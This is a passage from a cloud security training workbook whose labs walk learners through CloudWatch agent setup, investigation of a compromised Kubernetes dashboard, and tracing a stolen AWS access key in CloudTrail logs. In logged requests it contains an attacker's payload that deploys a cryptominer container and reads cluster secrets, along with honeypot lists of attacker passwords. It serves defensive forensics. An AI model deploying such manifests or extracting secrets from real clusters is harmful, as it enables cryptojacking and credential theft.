        "Action": "sts:AssumeRole"
        }
    ]
    }
EOF
cat <<'EOF' > /tmp/cwpolicy.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "logs:CreateLogGroup",
                "logs:CreateLogStream",
                "logs:DescribeLogStreams",
                "logs:PutLogEvents"
            ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

```
EOF
aws iam create-role --role-name CanaryRole --assume-role-policy-document file:///tmp/trustpolicy.json
aws iam put-role-policy --role-name CanaryRole --policy-name CWPublish --policy-document file:///tmp/
cwpolicy.json
aws iam create-instance-profile --instance-profile-name CanaryInstanceProfile
aws iam add-role-to-instance-profile --instance-profile-name CanaryInstanceProfile --role-name CanaryRole
Canary_ID=$(aws ec2 describe-instances --filter Name=tag:Name,Values=Canary Name=instance-state-
name,Values=running --query 'Reservations[].Instances[0].InstanceId' --output text)
CanaryARN=$(aws iam get-instance-profile --instance-profile-name CanaryInstanceProfile | jq -r
'.InstanceProfile.Arn')
```

Sample Results


```
{
    "Role": {
        "Path": "/",
        "RoleName": "CanaryRole",
        "RoleId": "AROAXKBAMZT7BSCTJITEW",
        "Arn": "arn:aws:iam::502579121406:role/CanaryRole",
        "CreateDate": "2021-05-07T12:46:22+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ec2.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        }
    }
}

{
    "InstanceProfile": {
        "Path": "/",
        "InstanceProfileName": "CanaryInstanceProfile",
        "InstanceProfileId": "AIPAXKBAMZT7LHOTUFIT2",
        "Arn": "arn:aws:iam::502579121406:instance-profile/CanaryInstanceProfile",
        "CreateDate": "2021-05-07T12:46:24+00:00",
        "Roles": []
    }
}
```


Now, associate the instance profile to the instance so that it has proper permissions to send log data to AWS CloudWatch.

```
aws ec2 associate-iam-instance-profile --iam-instance-profile Arn=$CanaryARN,Name=CanaryInstanceProfile --
instance-id $Canary_ID
```

Warning

If this command fails, this likely means that your instance profile is not yet done completing. Wait another minute or so and try again until it succeeds.

Expected result

```
{
    "IamInstanceProfileAssociation": {
        "AssociationId": "iip-assoc-0e32df3b93c845b55",
        "InstanceId": "i-015775626e910661e",
        "IamInstanceProfile": {
            "Arn": "arn:aws:iam::502579121406:instance-profile/CanaryInstanceProfile",
            "Id": "AIPAXKBAMZT7LHOTUFIT2"
        },
        "State": "associating"
    }
}
```

2. SSH from your **Inspector-Workstation** system to your **Canary** system.

Warning

Remember, **Canary's SSH service** is listening on a different TCP port!

Click to reveal

First, determine the IP address of the Canary system.

```
CanaryIP=$(aws ec2 describe-instances --filters Name=tag:Name,Values=Canary Name=instance-state-
name,Values=running --query Reservations[].Instances[].[PublicIpAddress] --output text)
echo "The Canary IP is $CanaryIP"
```

Sample Results

```
The Canary IP is 203.0.113.42
```

Connect using the following command:

```
ssh -i ~/.ssh/cloudsecurity.pem -p 54122 ubuntu@$CanaryIP
```

Note

If prompted to continue connecting, type `yes` and press `Enter`.

3. Download the appropriate CloudWatch Agent package from Amazon.

Click to reveal

Amazon maintains a list of available agents and their AWS S3 locations here.

Since you found earlier when reviewing the `compute.tf` Terraform code that the **Canary** system is based on Ubuntu, you look at the table on the page and find that the Ubuntu package is located at https://s3.amazonaws.com/amazoncloudwatch-agent/ubuntu/amd64/latest/amazon-cloudwatch-agent.deb.

Download the package using the following command:

```
wget https://s3.amazonaws.com/amazoncloudwatch-agent/ubuntu/amd64/latest/amazon-cloudwatch-agent.deb
```

Sample Results

```
--2021-05-07 12:06:57--  https://s3.amazonaws.com/amazoncloudwatch-agent/ubuntu/amd64/latest/amazon-
cloudwatch-agent.deb
Resolving s3.amazonaws.com (s3.amazonaws.com)... 52.216.133.117
Connecting to s3.amazonaws.com (s3.amazonaws.com)|52.216.133.117|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54662644 (52M) [application/octet-stream]
Saving to: ‘amazon-cloudwatch-agent.deb’

amazon-cloudwatch-agent.deb             100%
[=======================================================================>]  52.13M  54.6MB/s    in
1.0s

2021-05-07 12:06:58 (54.6 MB/s) - ‘amazon-cloudwatch-agent.deb’ saved [54662644/54662644]
```

4. Install the CloudWatch Agent package using `dpkg`.

Click to reveal

Per Amazon's instructions, this command will install the CloudWatch Agent:

```
sudo dpkg -i -E ./amazon-cloudwatch-agent.deb
```

Sample Results

```
Selecting previously unselected package amazon-cloudwatch-agent.
(Reading database ... 68985 files and directories currently installed.)
Preparing to unpack ./amazon-cloudwatch-agent.deb ...
create group cwagent, result: 0
create user cwagent, result: 0
Unpacking amazon-cloudwatch-agent (1.247347.6b250880-1) ...
Setting up amazon-cloudwatch-agent (1.247347.6b250880-1) ...
```

5. Set up the agent to collect the following logs:

Log file	Log group
`/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log`	`/canary/cloudwatch-agent`
`/var/log/syslog`	`/canary/syslog`
`/var/log/audit/audit.log`	`/canary/audit-logs`
`/var/tmp/opencanary.log`	`/canary/canary-logs`

Click to reveal

```
cat <<'EOF' | sudo tee /opt/aws/amazon-cloudwatch-agent/etc/amazon-cloudwatch-agent.json
{
    "agent": {
        "metrics_collection_interval": 10,
        "logfile": "",
        "debug": false
    },
    "logs": {
        "logs_collected": {
            "files": {
                "collect_list": [
                {
                    "file_path": "/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log",
                    "log_group_name": "/canary/cloudwatch-agent",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/audit/audit.log",
                    "log_group_name": "/canary/audit-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/syslog",
                    "log_group_name": "/canary/syslog",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/tmp/opencanary.log",
                    "log_group_name": "/canary/canary-logs",
                    "log_stream_name": "{instance_id}"
                }]
            }
        }
    }
}
EOF
```

Sample Results

```
{
    "agent": {
        "metrics_collection_interval": 10,
        "logfile": "",
        "debug": false
    },
    "logs": {
        "logs_collected": {
            "files": {
                "collect_list": [
                {
                    "file_path": "/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log",
                    "log_group_name": "/canary/cloudwatch-agent",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/audit/audit.log",
                    "log_group_name": "/canary/audit-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/syslog",
                    "log_group_name": "/canary/syslog",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/tmp/opencanary.log",
                    "log_group_name": "/canary/canary-logs",
                    "log_stream_name": "{instance_id}"
                }]
            }
        }
    }
}
```

6. Restart the AWS CloudWatch Agent to utilize the new configuration.

Click to reveal

```
sudo systemctl restart amazon-cloudwatch-agent.service
```

7. Exit **Canary** SSH session using the `exit` command and, using **Inspector-Workstation**, ensure that the agent is shipping logs to AWS CloudWatch.

Click to reveal

```
aws logs describe-log-groups | jq -r '.logGroups[] | select(.logGroupName == "/canary/canary-logs")'
```

Sample Results


```
{
    "logGroupName": "/canary/canary-logs",
    "creationTime": 1620391972943,
    "metricFilterCount": 0,
    "arn": "arn:aws:logs:us-east-2:012345678910:log-group:/canary/canary-logs:*",
    "storedBytes": 0
}
```


Conclusion

As you may have concluded, there are many more AWS CloudWatch logs you could dig into, but to fully understand the data that you will be reviewing, move back into the books and come back for lab 2.4 where you will discover even more suspicious activity from your Inspector-Workstation!

Exploring Further

Those queries you were conducting in AWS CloudWatch Logs Insights are only a fraction of what you could do with that platform. If you would like to view the complete documentation for those queries, see the CWL Query Syntax documentation.[1]

1. https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/CWL_QuerySyntax.html

Lab 2.4: Strange Container Activity

Objectives

Estimated Time: 30 minutes

- Inventory initial Kubernetes Service deployment
- Confirm attacker leveraged MITRE ATT&CK Technique T1133 (External Remote Services)
- Determine public IP address of suspicious activity
- Discover usage of MITRE ATT&CK Technique T1610 (Deploy Container)
- Bonus: Gather threat intelligence from **Canary** system using CloudWatch Logs Insights

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

[x] Lab 2.1: Deploy Section 2 Environment

[x] Lab 2.3: CloudWatch Customization

Inventory Kubernetes Deployment

1. You will begin by getting a handle on what is likely the approved Kubernetes components for the organization. There are many ways to do this:
    - Review build guides
    - Review architecture diagrams
    - Analyze deployment logs and look for anomalies
2. You will use the latter since there is no documentation to view for this development environment!
3. As you may have noticed in previous labs, there are many Kubernetes-generated logs currently residing in AWS CloudWatch, but you will start by using a different tool to gather some metadata about the current deployment - `kubectl`. This tool is typically used for management of a Kubernetes environment, but you will leverage it to gain insight into this current deployment.
4. Log into your **Kubernetes-Cluster** instance and use `kubectl` to acquire the timestamps of all of the running pods (e.g., containers) in the deployment. Determine any anomalies to investigate.

> **Click to reveal**

First, you will need to identify the public IP address of the **Kubernetes-Cluster** instance.

```
KUBE_IP=$(aws ec2 describe-instances --filter 'Name=tag:Name,Values=Kubernetes-Cluster' --query
'Reservations[].Instances[].PublicIpAddress' --output text)
echo "The Kubernetes-Cluster IP is: $KUBE_IP"
```

Sample Results

```
The Kubernetes-Cluster IP is: 203.0.113.42
```

Next, SSH from your **Inspector-Workstation** to the **Kubernetes-Cluster** instance.

```
ssh -i ~/.ssh/cloudsecurity.pem ubuntu@$KUBE_IP
```

Now that you are on the proper system, acquire all of the pods that are running.

```
sudo kubectl get pods -A
```

Sample Results

Note

Your timestamps may vary depending on how long ago you deployed the section 2 infrastructure and how long ago you completed lab 2.3. Also, the names of the pods are randomized, so your `NAME` suffixes will likely be different.

```
NAMESPACE           NAME                                      READY   STATUS      RESTARTS   AGE
kube-system         metrics-server-86cbb8457f-7l46k           1/1     Running     0          53m
kube-system         local-path-provisioner-5ff76fc89d-6wmcf   1/1     Running     0          53m
kube-system         svclb-kubernetes-dashboard-lm69g          1/1     Running     0          52m
kube-system         dashboard-metrics-scraper-7b59f7d4df-67vmh 1/1    Running     0          52m
kube-system         svclb-web-server-vbjg7                    1/1     Running     0          52m
kube-system         coredns-854c77959c-kmf9s                  1/1     Running     0          53m
kube-system         kubernetes-dashboard-546c4b55b4-x6phg     1/1     Running     0          52m
kube-system         svclb-traefik-dpx5g                       0/2     Pending     0          52m
kube-system         helm-install-traefik-bmsfq                0/1     Completed   0          52m
kube-system         traefik-6f9cbd9bd4-6k8ff                  1/1     Running     0          52m
amazon-cloudwatch   fluent-bit-5m9ps                          1/1     Running     0          51m
pwnage              pwnage-8546cb4f58-rgsqc                   1/1     Running     0          31m
```

The pod that stands out is the one in the `pwnage` namespace and with a name prefixed with `pwnage-`.

Remote Services

1. So how did this deployment happen? As stated, you have plenty of log data to dig through.
2. As you may have noticed, part of this deployment is a pod with the name starting with `kubernetes-dashboard-`. Could this be a Web UI system? If so, could this be the method that the `pwnage` namespace and pod were created?

3. You may have also noticed that `Fluent Bit` is deployed in this environment to collect log data from all of the running pods. It is shipping these pod logs to a CloudWatch log group named `/aws/containerinsights/kubernetes-cluster/application`.

4. From your **Inspector-Workstation**, determine the log stream for the `kubernetes-dashboard` pod.

Click to reveal

Exit the **Kubernetes-Cluster** system by typing `exit` and run the following command to view the Kubernetes Web UI logs:

```
KD_STREAM=$(aws logs describe-log-streams --log-group "/aws/containerinsights/kubernetes-cluster/
application" | jq -r '.logStreams[] | select(.logStreamName | contains("kubernetes-
dashboard")) .logStreamName')
echo "Kubernetes Dashboard stream name is: $KD_STREAM"
```

Sample Results

```
Kubernetes Dashboard stream name is: ip-10-0-0-157-application.var.log.containers.kubernetes-
dashboard-546c4b55b4-x6phg_kube-system_kubernetes-
dashboard-24a914cc5bce4148656e32365c8a99e30328ea5e701d55c999c56bcabb0b1b09.log
```

5. Review the application logs for the `kubernetes-dashboard` pod to find all web activity that may have affected this Kubernetes deployment.

CloudWatch method

```
aws logs get-log-events --log-group-name /aws/containerinsights/kubernetes-cluster/application --log-
stream $KD_STREAM | jq -r '.events[].message' | jq -r '. | select(.log | contains("HTTP/1.1")) .log'
```

Sample Results

```
2021/05/06 16:42:52 [2021-05-06T16:42:52Z] Incoming HTTP/1.1 GET /api/v1/secret/kube-system/aws-secrets
request from 10.0.1.155:9992:

2021/05/06 16:43:03 [2021-05-06T16:43:03Z] Incoming HTTP/1.1 GET /api/v1/csrftoken/
appdeploymentfromfile request from 10.0.1.155:14244:

2021/05/06 16:43:03 [2021-05-06T16:43:03Z] Incoming HTTP/1.1 POST /api/v1/appdeploymentfromfile request
from 10.0.1.155:46907: {"name":"malicious.yml","namespace":"pwnage","content":"apiVersion: v1\nkind:
Namespace\nmetadata:\n  name: pwnage\n\n---\n\nkind: Deployment\napiVersion: apps/v1\nmetadata:\n
labels:\n   k8s-app: pwnage\n  name: pwnage\n  namespace: pwnage\nspec:\n  replicas: 1\n
revisionHistoryLimit: 10\n  selector:\n    matchLabels:\n      k8s-app: pwnage\n  template:\n
metadata:\n      labels:\n        k8s-app: pwnage\n      annotations:\n
seccomp.security.alpha.kubernetes.io/pod: 'runtime/default'\n    spec:\n      containers:\n        -
name: pwnage\n          image: ryananicholson/miner:latest\n      nodeSelector:\n
\"kubernetes.io/os\": linux\n      tolerations:\n        - key: node-role.kubernetes.io/
master\n          effect: NoSchedule","validate":true}
```

kubectl method

You could also look at the container logs if they are still available in the Kubernetes environment by running the following commands from your **Kubernetes-Cluster** instance:

```
KD_POD=$(sudo kubectl get pod -A | egrep "\skubernetes-dashboard" | awk '{print $2}')
sudo kubectl logs -n kube-system $KD_POD | grep HTTP/1.1
```

Sample Results

```
2021/05/07 17:39:28 [2021-05-07T17:39:28Z] Incoming HTTP/1.1 GET /api/v1/secret/kube-system/aws-secrets request from 10.0.1.211:29294:

2021/05/07 17:39:40 [2021-05-07T17:39:40Z] Incoming HTTP/1.1 GET /api/v1/csrftoken/appdeploymentfromfile request from 10.0.0.84:38560:

2021/05/07 17:39:40 [2021-05-07T17:39:40Z] Incoming HTTP/1.1 POST /api/v1/appdeploymentfromfile request from 10.0.1.211:29326: {"name":"malicious.yml","namespace":"pwnage","content":"apiVersion: v1\nkind: Namespace\nmetadata:\n  name: pwnage\n\n---\n\nkind: Deployment\napiVersion: apps/v1\nmetadata:\n  labels:\n    k8s-app: pwnage\n  name: pwnage\n  namespace: pwnage\nspec:\n  replicas: 1\n  revisionHistoryLimit: 10\n  selector:\n    matchLabels:\n      k8s-app: pwnage\n  template:\n    metadata:\n      labels:\n        k8s-app: pwnage\n      annotations:\n        seccomp.security.alpha.kubernetes.io/pod: 'runtime/default'\n    spec:\n      containers:\n        - name: pwnage\n          image: ryananicholson/miner:latest\n      nodeSelector:\n        \"kubernetes.io/os\": linux\n      tolerations:\n        - key: node-role.kubernetes.io/master\n          effect: NoSchedule","validate":true}
```

Exit the **Kubernetes-Cluster** SSH session before continuing.

6. You can gather a few facts from this output:
    - It appears that the dashboard was accessed at least three times from a private IP addresses (`10.0.1.211` and `10.0.0.84` in the example above - yours may vary) all within the same few seconds.
    - Possible detection of MITRE ATT&CK T1552 (Unsecured Credentials). In other words, secrets stored in Kubernetes may have been accessed (`GET /api/v1/secret/kube-system/aws-secrets`).
    - You found the pwnage deployment! (`/api/v1/csrftoken/appdeploymentfromfile` and `POST /api/v1/appdeploymentfromfile`)
7. But what is the true (e.g., public) IP address(es) conducting these actions?

Correlate ELB Logs

1. To allow for remote access, your AWS account has two application load balancers deployed: one for a public-facing web application (`web-server`) and another for the Kubernetes Web UI (`kubernetes-dashboard`). As traffic passes through the load balancer, access logs are being captured.

2. The AWS ELB logs are not stored in CloudWatch. They are, instead, stored in an AWS S3 bucket prefixed with `sec541-elb-access-`. Copy the entire contents of the bucket starting with `sec541-elb-access-` to your home directory.

> **Click to reveal**

```
BUCKET=$(aws s3 ls | grep sec541-elb-access | awk '{print $3}')
aws s3 cp --recursive s3://$BUCKET ~/
```

3. These logs will be laid out in a directory structure just as they are in AWS S3:

```
elb-access-logs/
  AWSLogs/
    <Account-Number>/
      ELBAccessLogTestFile
      elasticloadbalancing/
        <region>/
          <Year>/
            <Month>/
              <Day>/
                <gzip-compressed log files>
```

4. It would take quite some time to navigate through each directory, uncompress each file, and try to search though the log data. There must be an easier way.
5. Use `zcat` to parse this log data looking for the three suspicious requests and discover the public IP address of the requestor.

> **Click to reveal**

Secret Theft:

```
zcat -r ~/elb-access-logs -f -q | grep "/api/v1/secret/kube-system/aws-secrets"
```

> **Sample Results**

```
http 2021-05-07T17:39:28.921957Z app/k8s-kubesyst-kubernet-c37c4f6071/94d73dd537fba2a0 203.0.113.42:50216
10.0.1.34:9090 0.001 0.007 0.000 200 200 500 667 "GET http://k8s-kubesyst-kubernet-c37c4f6071-493262052.us-
east-2.elb.amazonaws.com:80/api/v1/secret/kube-system/aws-secrets HTTP/1.1" "Mozilla/5.0 (Macintosh;Intel
Mac OS X 11_2_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36" - -
arn:aws:elasticloadbalancing:us-east-2:502579121406:targetgroup/k8s-kubesyst-kubernet-34c709c9d4/
ab66931001ccaa63 "Root=1-60957b50-3b4a2d130cfaa8383a39fc71" "-" "-" 1 2021-05-07T17:39:28.913000Z
"forward" "-" "-" "10.0.1.34:9090" "200" "-" "-"
```

CSRF Token Retrieval in Preparation of Container Deployment:

```
zcat -r ~/elb-access-logs -f -q | grep "/api/v1/csrftoken/appdeploymentfromfile"
```

Sample Results

```
http 2021-05-07T17:39:40.683936Z app/k8s-kubesyst-kubernet-c37c4f6071/94d73dd537fba2a0 203.0.113.42:57152
10.0.1.34:9090 0.000 0.002 0.000 200 200 496 236 "GET http://k8s-kubesyst-kubernet-c37c4f6071-493262052.us-
east-2.elb.amazonaws.com:80/api/v1/csrftoken/appdeploymentfromfile HTTP/1.1" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36" - -
arn:aws:elasticloadbalancing:us-east-2:502579121406:targetgroup/k8s-kubesyst-kubernet-34c709c9d4/
ab66931001ccaa63 "Root=1-60957b5c-7746da3a6275400b6df9a18b" "-" "-" 1 2021-05-07T17:39:40.681000Z
"forward" "-" "-" "10.0.1.34:9090" "200" "-" "-"
```

Suspicious Container Deployment:

```
zcat -r ~/elb-access-logs -f -q | grep "/api/v1/appdeploymentfromfile"
```

Sample Results

```
http 2021-05-07T17:39:40.726305Z app/k8s-kubesyst-kubernet-c37c4f6071/94d73dd537fba2a0 203.0.113.42:50248
10.0.1.34:9090 0.001 0.028 0.000 201 201 1460 554 "POST http://k8s-kubesyst-kubernet-
c37c4f6071-493262052.us-east-2.elb.amazonaws.com:80/api/v1/appdeploymentfromfile HTTP/1.1" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/
537.36" - - arn:aws:elasticloadbalancing:us-east-2:502579121406:targetgroup/k8s-kubesyst-
kubernet-34c709c9d4/ab66931001ccaa63 "Root=1-60957b5c-7d0535d64c6736b1771cfacc" "-" "-" 1
2021-05-07T17:39:40.696000Z "forward" "-" "-" "10.0.1.34:9090" "201" "-" "-"
```

6. If you look closely at the **fourth field** in the access logs, you will find that it is the same public IP address conducting these actions. In fact, it is the **same** IP that was scanning the **WatsonsBlog** system earlier!

Bonus: Gather Canary Threat Intelligence

Warning

You may not have any results in the bonus. That simply means you have not been attacked--yet. You can either give it some time to wait for that real-world attacker or attempt to log into your **Canary** system using port 22 with a username and password and re-run the query.

1. If you completed the bonus in lab 2.3, you should have plenty of very interesting data populating your `/canary/canary-logs` log group. Since a fake SSH service is running and collecting attacker IP addresses, usernames that they are using, and passwords that are being used during these login attempts, it would be great if you could use AWS CloudWatch Logs Insights to gather this intelligence.

2. Start by submitting a query and then retrieving the response of the **unique** `src_host` values of the Canary logs. This should only contain the IP address of a system that attempts an SSH login (e.g., not just connecting to the service) within the last **24 hours**.

Click to reveal

```
QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s") --log-group-name /canary/canary-logs --query-string 'fields src_host, logdata.USERNAME | filter ! isempty(logdata.USERNAME) | display src_host' --output text)
aws logs get-query-results --query-id $QUERY_ID --output text | grep src_host | awk '{print $3}' | sort -u
```

Sample Results

```
<snip>
128.199.118.165
132.247.151.129
149.129.188.225
149.129.253.14
164.155.65.97
165.227.154.137
172.96.251.203
182.253.117.99
182.254.155.254
182.73.123.118
<snip>
```

3. Next, craft a similar query to retrieve the **unique** `logdata.USERNAME` values of the Canary logs. Again, this should only contain the usernames sent during an SSH login attempt (e.g., not just connecting to the service) within the last **24 hours**.

Click to reveal

Warning

This is **REAL WORLD DATA**!!! Attackers in the real world tend to use profanity. If this makes you uneasy, **please** do not run the following command!

```
QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s") --log-group-name /canary/canary-logs --query-string 'fields src_host, logdata.USERNAME | filter ! isempty(logdata.USERNAME) | display logdata.USERNAME' --output text)
aws logs get-query-results --query-id $QUERY_ID --output text | grep logdata.USERNAME | awk '{print $3}' | sort -u
```

Sample Results

```
<snip>
ftptest
ftpuser
guest
hadoop
jira
mailman
<snip>
```

4. Finally, craft a similar query to retrieve the **unique** `logdata.PASSWORD` values of the Canary logs. On last time, this should only contain the passwords sent during an SSH login attempt (e.g., not just connecting to the service) within the last **24 hours**.

Click to reveal

Warning

This is **REAL WORLD DATA**!!! Attackers in the real world tend to use profanity. If this makes you uneasy, **please** do not run the following command!

```
QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s") --log-group-name /canary/canary-logs --query-string 'fields src_host, logdata.PASSWORD | filter !isempty(logdata.PASSWORD) | display logdata.PASSWORD' --output text)
aws logs get-query-results --query-id $QUERY_ID --output text | grep logdata.PASSWORD | awk '{print $3}' | sort -u
```

Sample Results

```
<snip>
minecraft
monkey
nas4free
o00oo00o
openelec
osmc
passw0rd
passwd
password
<snip>
```

Conclusion

This attacker is relentless! You may be wondering if the attack stops here. It most certainly does not, so stay tuned for the final installment of this very nasty attack!

Exploring Further

Those AWS ELB logs can give you much more information than what was mentioned in this lab. Take a look at this link[1] to decipher the rest of the fields that are being presented to you.

1. https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-access-logs.html

Lab 2.5: Finding Data Exfiltration

Objectives

Estimated Time: 30 minutes

- Find out the secret that was possibly stolen: MITRE ATT&CK T1078.004 (Valid Accounts: Cloud Accounts)
- Investigate which cloud services were discovered by the attacker: MITRE ATT&CK T1526 (Cloud Service Discovery)
- Detect MITRE ATT&CK T1530 (Data from Cloud Storage Object)
- Destroy Section 2 environment

Prerequisites

[x] Lab 1.1 Deploy Section 1 Environment

[x] Lab 2.1: Deploy Section 2 Environment

[x] Lab 2.3: CloudWatch Customization

T1078.004 (Valid Accounts: Cloud Accounts)

1. If you remember from the last lab, you noticed that the `/api/v1/secret/kube-system/aws-secrets` URI was accessed on your Kubernetes Web UI pod. Can you determine what these secrets were? You will need this information to detect its usage by the attacker.

Click to reveal

Since you cannot find the exact credentials that were stolen given the web request, you will need to access your **Kubernetes-Cluster** instance and retrieve the data stored within the `aws-secrets` secret in the `kube-system` namespace. You could do this by first connecting from your **Inspector-Workstation** to your **Kubernetes-Cluster** instance, but you will see how you can run commands over SSH and return the results to your **Inspector-Workstation** system below:

```
KUBE_IP=$(aws ec2 describe-instances --filter 'Name=tag:Name,Values=Kubernetes-Cluster' --query
'Reservations[].Instances[].PublicIpAddress' --output text)
ssh -i ~/.ssh/cloudsecurity.pem ubuntu@$KUBE_IP 'sudo kubectl get secrets -n kube-system aws-secrets'
```

Sample Results

```
NAME          TYPE     DATA   AGE
aws-secrets   Opaque   3      14h
```

2. As you probably noticed, the data returned does not appear to be credentials. This is because the `aws-secrets` secret is not readable (`Opaque`) using the command above. There are, however, some additional command line options to begin to access the data within the secret. See if you can get closer to the plaintext secret(s).

Click to reveal

```
ssh -i ~/.ssh/cloudsecurity.pem ubuntu@$KUBE_IP 'sudo kubectl get secrets -n kube-system aws-secrets -o jsonpath="{.data}"'
```

Sample Results


```
{"access-key":"SEC541hLQkFNWlQ3SE0yWVBQRkM=","bucket":"SEC541QxLXdlYmNvZGUtdDd3cms5czNkdzMybnpsZA==","secret-key":"SEC5415nNWhGcjB3Zjc1aUJCeWNDdEIxT2lmZFR2NTBTeHRSNFR2Rg==}
```


3. You are getting close! The data may look like AWS Access and Secret keys, but, in fact, they are base64-encoded so you will need just one more tweak to your `kubectl` command to uncover the Access key. Why just the access key? That is all you will need to use **AWS CloudTrail** to track the usage. Besides, it is probably not a good idea to acquire the secret key to add plausible deniability that **you** did not abuse this account.

Click to reveal

```
Stolen_Key=$(ssh -i ~/.ssh/cloudsecurity.pem ubuntu@$KUBE_IP 'sudo kubectl get secrets -n kube-system aws-secrets -o jsonpath="{.data.access-key}" | base64 -d')
```

```
echo "The stolen access key is: $Stolen_Key"
```

Sample Results

```
The stolen access key is: AKIAIOSFODNN7EXAMPLE
```

T1526 (Cloud Service Discovery)

1. Since data events are not stored in AWS CloudTrail's event history, but in an AWS S3 bucket, we cannot query the CloudTrail service for data events like our Lab 1.2. Instead, you will do things the "hard way". In other words, you must determine the date that the secret theft happened and then download and parse the CloudTrail data events for that day on your **Inspector-Workstation** system. Start by acquiring the date (YYYY/MM/DD) and attacker IP address (you already know that this attack was performed by your **Inspector-Workstation**) used for the `GET /api/v1/secret/kube-system/aws-secrets` request.

Click to reveal

Normally, the attacker would be coming from a public IP address. But in our single AWS account, the attack may seem to come from the private IP address. So we will want both.

```
KD_STREAM=$(aws logs describe-log-streams --log-group "/aws/containerinsights/kubernetes-cluster/
application" | jq -r '.logStreams[] | select(.logStreamName | contains("kubernetes-
dashboard")) .logStreamName')
Theft_Date=$(aws logs get-log-events --log-group-name /aws/containerinsights/kubernetes-cluster/
application --log-stream $KD_STREAM | jq -r '.events[].message' | jq -r '. | select(.log | contains("GET /
api/v1/secret/kube-system/aws-secrets")) .log' | cut -d ' ' -f1)
Attacker_PUBLIC=$(aws ec2 describe-instances --filter Name=tag:Name,Values=Inspector-Workstation --query
'Reservations[].Instances[0].PublicIpAddress' --output text)
Attacker_PRIVATE=$(aws ec2 describe-instances --filter Name=tag:Name,Values=Inspector-Workstation --query
'Reservations[].Instances[0].PrivateIpAddress' --output text)
echo "The date of the suspected credential theft is: $Theft_Date"
echo "The attacker public and private IP is: $Attacker_PUBLIC $Attacker_PRIVATE"
```

Sample Results

```
The date of the suspected credential theft is: 2021-05-23T15:54:15.564648257Z

The attacker public and private IP is: 203.0.113.42   10.131.5.1
```

2. Now, download all of the CloudTrail data from the AWS S3 bucket prefixed with `baker221b-logs` for the date of the suspected credential theft.

Click to reveal

```
Normalized_Date=$(echo $Theft_Date | cut -d'T' -f1 | tr '-' '/')
Security_Bucket=$(aws cloudformation describe-stacks \
    --stack-name baker221b \
    --query "Stacks[].Outputs[?ExportName=='securitybucket'].OutputValue" \
    --output text)
Account_Number=$(aws sts get-caller-identity | jq -r '.Account')
Region=$(curl -s 169.254.169.254/latest/dynamic/instance-identity/document | jq -r '.region')
aws s3 cp --recursive s3://$Security_Bucket/security-trail/AWSLogs/$Account_Number/CloudTrail/$Region/
$Normalized_Date ~/cred-theft-logs
```

Sample Results

```
<snip>
download: s3://baker221b-logs0b6081b1-1hk4a7be2q9xt/security-trail/AWSLogs/012345678910/CloudTrail/us-east-2/2021/05/07/012345678910_CloudTrail_us-east-2_20210507T2155Z_czcvj4o9oE0OuTK5.json.gz to ../../../cred-theft-logs/012345678910_CloudTrail_us-east-2_20210507T2155Z_czcvj4o9oE0OuTK5.json.gz download: s3://baker221b-logs0b6081b1-1hk4a7be2q9xt/security-trail/AWSLogs/012345678910/CloudTrail/us-east-2/2021/05/07/012345678910_CloudTrail_us-east-2_20210507T2200Z_PvISUJ4VSPI1dPd0.json.gz to ../../../cred-theft-logs/012345678910_CloudTrail_us-east-2_20210507T2200Z_PvISUJ4VSPI1dPd0.json.gz
<snip>
```

3. Now that you have the gzip-compressed, JSON-formatted data on your local system, it is time to carve these files for evidence of the stolen access key being leveraged. What API calls are being made by this access key?

Click to reveal

First, narrow down the results to only those attempts that are using the account key you discovered earlier.

```
zcat -r ~/cred-theft-logs/ -q -f | jq -r '.Records[] | select(.userIdentity.accessKeyId =="'$Stolen_Key'") .eventName' | sort -u
```

Sample Results

```
GetObject
ListBuckets
ListObjects
```

It appears that the access key is used for access to **AWS S3**!

T1530 (Data from Cloud Storage Object)

1. Your hypothesis may now be that the attacker used this access key to gain access to some sensitive information in AWS S3. Find out by narrowing the results down to the attacker's IP address and see which AWS S3 objects were accessed.

Click to reveal

```
zcat -r ~/cred-theft-logs/ -q -f | jq -r '.Records[] | select((.userIdentity.accessKeyId =="'$Stolen_Key'") and ((.sourceIPAddress == "'$Attacker_PUBLIC'") or (.sourceIPAddress == "'$Attacker_PRIVATE'")))' | more
```

Sample Results


```
<snip>
{
    "eventVersion": "1.08",
    "userIdentity": {
        "type": "IAMUser",
        "principalId": "AKIAIOSFODNN7EXAMPLE",
        "arn": "arn:aws:iam::012345678910:user/web-svc",
        "accountId": "012345678910",
        "accessKeyId": "AKIAIOSFODNN7EXAMPLE",
        "userName": "web-svc"
    },
    "eventTime": "2021-05-07T21:37:58Z",
    "eventSource": "s3.amazonaws.com",
    "eventName": "GetObject",
    "awsRegion": "us-east-2",
    "sourceIPAddress": "44.192.2.119",
